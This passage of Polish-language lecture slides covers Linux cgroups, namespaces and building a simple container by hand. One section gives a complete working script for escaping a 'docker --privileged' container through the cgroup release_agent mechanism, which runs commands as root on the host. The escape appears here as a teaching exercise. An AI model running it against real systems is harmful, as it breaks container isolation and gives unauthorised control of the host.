$ sudo cgcreate -g cpu,memory:$UUID
msm@mars /sys/fs/cgroup/rdma [0]
```

```
msm@mars /sys/fs/cgroup/rdma [0]
$ ls /sys/fs/cgroup/memory/
cgroup.clone_children  f3b7db0b-eafe-4241-b397-ed5a02316b55/  memory.kmem.max_usage_in_bytes
```

So far so good

Cgroups

Dla ludzi którzy wolą coś bardziej przyjaznego... cgroup-tools

```
msm@mars /sys/fs/cgroup [0]
$ cgset -r memory.limit_in_bytes=100000000 $UUID
msm@mars /sys/fs/cgroup [0]
$ cat /sys/fs/cgroup/memory/$UUID/memory.limit_in_bytes
9223372036854771712
msm@mars /sys/fs/cgroup [0]
$ sudo cgset -r memory.limit_in_bytes=100000000 $UUID
msm@mars /sys/fs/cgroup [0]
$ cat /sys/fs/cgroup/memory/$UUID/memory.limit_in_bytes
99999744
```

Cgroups

Dla ludzi którzy wolą coś bardziej przyjaznego... cgroup-tools

```
msm@mars /sys/fs/cgroup [0]
$ cgset -r memory.limit_in_bytes=100000000 $UUID
msm@mars /sys/fs/cgroup [0]
$ cat /sys/fs/cgroup/memory/$UUID/memory.limit_in_bytes
9223372036854771712
msm@mars /sys/fs/cgroup [0]
$ sudo cgset -r memory.limit_in_bytes=100000000 $UUID
msm@mars /sys/fs/cgroup [0]
$ cat /sys/fs/cgroup/memory/$UUID/memory.limit_in_bytes
99999744
```

Cgroups

Dla ludzi którzy wolą coś bardziej przyjaznego... cgroup-tools

```
$ cgexec -g cpu,memory:$UUID /bin/bash

  # echo "Hello from in a container"

  Hello from in a container
  # exit

$ cgdelete -r -g cpu,memory:$UUID
```

Cgroups

Ucieczka z `docker --privileged` korzystając z cgroups

- **Q:** Co w sumie robi `--privlieged` w dockerze?
- **A:** Wyłącza wszystkie funkcje bezpieczeństwa które na razie omówiliśmy
  - profil AppArmora nie jest ładowany
  - Seccomp nie jest włączony
  - Wszystkie capabilities (łącznie z CAP_SYS_ADMIN) są zachowane

Cgroups

Ucieczka z `docker --privileged` korzystając z cgroups

- **Q:** Czy to (plus tradycyjny `root` w kontenarze) wystarczy do ucieczki
- **A:** Tak (na niejeden sposób zresztą)

Cgroups

Ucieczka z `docker --privileged` korzystając z cgroups

Zadanie:

```
docker run -it --privlieged ubuntu:latest bash
```

Ucieczka z pudełka

Pomocne informacje:

- `notify_on_release` ficzer cgroup - zapisanie tam "1" aktywuje funkcje release_agent
- `release_agent` ścieżka do pliku (skryptu) wykonywany w momencie uwalniania procesu

Ucieczka z pudełka

Pomocne informacje:

- `notify_on_release` ficzer cgroup - zapisanie tam "1" aktywuje funkcje release_agent
- `release_agent` ścieżka do pliku (skryptu) wykonywany w momencie uwalniania procesu
- Pomysł: zamountować cgroups, stworzyć własną cgroupę (za pomocą mkdir), dorzucić skrypt

Ucieczka z pudełka

Pomocne informacje:

- `notify_on_release` ficzer cgroup - zapisanie tam "1" aktywuje funkcje release_agent
- `release_agent` ścieżka do pliku (skryptu) wykonywany w momencie uwalniania procesu
- Pomysł: zamountować cgroups, stworzyć własną cgroupę (za pomocą mkdir), dorzucić skrypt
- `release_agent` wymaga bezwzględnej ścieżki - do znalezienia w `/etc/mtab`

Ucieczka z pudełka

Pomocne informacje:

- `notify_on_release` ficzer cgroup - zapisanie tam "1" aktywuje funkcje release_agent
- `release_agent` ścieżka do pliku (skryptu) wykonywany w momencie uwalniania procesu
- Pomysł: zamountować cgroups, stworzyć własną cgroupę (za pomocą mkdir), dorzucić skrypt
- `release_agent` wymaga bezwzględnej ścieżki - do znalezienia w `/etc/mtab`
- `sh -c "echo \$\$ > [cgroup_root]/cgroup.procs"`

Ucieczka z pudełka

Pomocne informacje:

- `notify_on_release` ficzer cgroup - zapisanie tam "1" aktywuje funkcje release_agent
- `release_agent` ścieżka do pliku (skryptu) wykonywany w momencie uwalniania procesu
- Pomysł: zamountować cgroups, stworzyć własną cgroupę (za pomocą mkdir), dorzucić skrypt
- `release_agent` wymaga bezwzględnej ścieżki - do znalezienia w `/etc/mtab`
- `sh -c "echo \$\$ > [cgroup_root]/cgroup.procs"`
- `mkdir /tmp/cgrp && mount -t cgroup -o rdma cgroup /tmp/cgrp && mkdir /tmp/cgrp/test`

Ucieczka z pudełka

```
mkdir /tmp/cgrp && mount -t cgroup cgroup /tmp/cgrp && mkdir /tmp/cgrp/test

echo 1 > /tmp/cgrp/test/notify_on_release
host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
echo "$host_path/cmd" > /tmp/cgrp/release_agent

echo '#!/bin/sh' > /cmd
echo "ps aux > $host_path/output" >> /cmd
chmod a+x /cmd

sh -c "echo 0 >/tmp/cgrp/test/cgroup.procs"

cat /output
```

Namespaces


Namespaces

Dostarzczają procesom własnego niezależnego widoku w system:

- PID namespace
- Networking namespace
- Mount namespace
- IPC namespace
- User namespace

Tworzenie przestrzeni nazw jest relatywnie proste:

- `sudo unshare --fork --pid --mount-proc bash`



Namespaces

`nsenter` - tak na przykład działa `docker exec`:

```
msm@msm /home/msm
$ ps aux | grep dash
root        1503  0.0  0.0  74396  4552 pts/10   S    13:10   0:00 sudo unshare -
root        1504  0.0  0.0  16244   728 pts/10   S    13:10   0:00 unshare --fork
root        1505  0.0  0.0   4624   828 pts/10   S+   13:10   0:00 dash
msm         1610  0.0  0.0  23216  1024 pts/11   S+   13:11   0:00 grep --color=a
msm@msm /home/msm
$ sudo nsenter -a -t 1505 /bin/bash
root@msm:/# ps aux
USER         PID %CPU %MEM    VSZ   RSS TTY      STAT START   TIME COMMAND
root           1  0.0  0.0   4624   828 pts/10   S+   13:10   0:00 dash
root           3  1.0  0.0  31496  5160 pts/11   S    13:11   0:00 /bin/bash
root          11  0.0  0.0  46152  3424 pts/11   R+   13:11   0:00 ps aux
root@msm:/#
```

PID namespace

- Procesy widzą tylko procesy w tej samej przestrzeni nazw
- Pierwszy proces w każdej przestrzeni nazw ma zawsze PID 1
  - Kiedy umiera, przestrzeń nazw jest zabijana
- Proces może mieć inne PID w każdej przestrzeni nazw w której się znajduje

Network namespace

- Procesy w jednej przestrzeni nazw mają wydzielony izolowany stos sieciowy:
  - loopback
  - tabele routingu
  - reguły iptable
- Zazwyczaj używa się pair veth (łączenie kontenera z hostem)
  - Wszystkie vethy są razem zbridgowane (w przypadku dockera - docker0)
- Przenoszenie interfejsów sieciowych między przestrzeniami nazw:

```
ip link set dev eth0 netns PID
```

Mount namespace

- Procesy mogą mieć własny rootfs (trochę jak chroot, tylko nie dziurawe jak sito)
- Procesy mogą mieć swoje prywatne mounty
  - Bardzo przydatne m.in dla `/proc`

User namespace

- Użytkownicy w danej przestrzeni nazw mogą być mapowani na innych użytkowników niż na hoście
- Pozwala to też mieć użytkownika z UID 0 który nie jest uprzywilejowany
- Dobre dla bezpieczeństwa (niestety, używane mniej niż by można było)

DIY Docker

```
mkdir /tmp/container_raw/
cd /tmp/container_raw/
mkdir rootfs
sudo docker export $(sudo docker create ubuntu) | tar -C rootfs -xvf -
UUID=$(uuidgen)
cgcreate -g cpu,memory:$UUID
cgset -r memory.limit_in_bytes=100000000 $UUID
cgexec -g cpu,memory:$UUID unshare -uinpUrf --mount-proc sh -c "/bin/hostname $UUID && chroot $ROOTFS /bin/sh"

  # echo "Like a Docker"
  # exit

cgdelete -r -g cpu,memory:$UUID
```

Q & A

Questions?

Dzięki!